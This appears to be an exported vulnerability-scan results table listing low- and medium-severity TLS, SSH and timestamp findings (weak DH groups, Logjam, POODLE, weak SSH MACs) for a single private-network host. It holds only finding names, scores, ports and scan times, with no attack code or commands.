SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		4.0 (Medium)	80 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		4.0 (Medium)	80 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (Logjam)		3.7 (Low)	80 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		3.4 (Low)	80 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		3.4 (Low)	80 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:56 AM UTC
TCP Timestamps Information Disclosure		2.6 (Low)	80 %	172.16.111.4	general/tcp	Mon, Apr 1, 2024 5:54 AM UTC
Weak MAC Algorithm(s) Supported (SSH)		2.6 (Low)	80 %	172.16.111.4	22/tcp	Mon, Apr 1, 2024 5:56 AM UTC
ICMP Timestamp Reply Information Disclosure		2.3 (Low)	80 %	172.16.111.4	general/icmp	Mon, Apr 1, 2024 5:54 AM UTC